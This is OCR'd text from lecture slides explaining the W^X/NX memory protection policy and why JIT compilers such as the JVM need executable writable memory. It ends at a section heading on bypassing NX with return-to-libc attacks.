
Rethinking the W^X policy

- NX is very effective against code injection attacks
  - Then, why is NX even an option?
  - Do we ever need to store code on stack and execute them?

Sometimes!

Execstack example: Just-in-time (JIT) compilation


- Workflow of interpreted languages (e.g., Java)



Machine code is generated at runtime → SLOW


Execstack example: Just-in-time (JIT) compilation

- Optimizing for better performance



Execstack example: Just-in-time (JIT) compilation


- Optimizing for better performance



Compiles them into machine code (MC) and store in stack

Execstack example: Just-in-time (JIT) compilation

- Optimizing for better performance




Next time the same code is given, stored MC is exectued

Less # of runtime MC generation
→ Better performance!

Execstack example: Just-in-time (JIT) compilation

- W^X policy cannot be enforced for JVM process



Next time the same code is given, stored MC is exectued

→ writable memory area needs to be executed (Can't use NX)

Attack #1-1: Bypassing NX with Return-to-libc Attacks

Bypassing NX

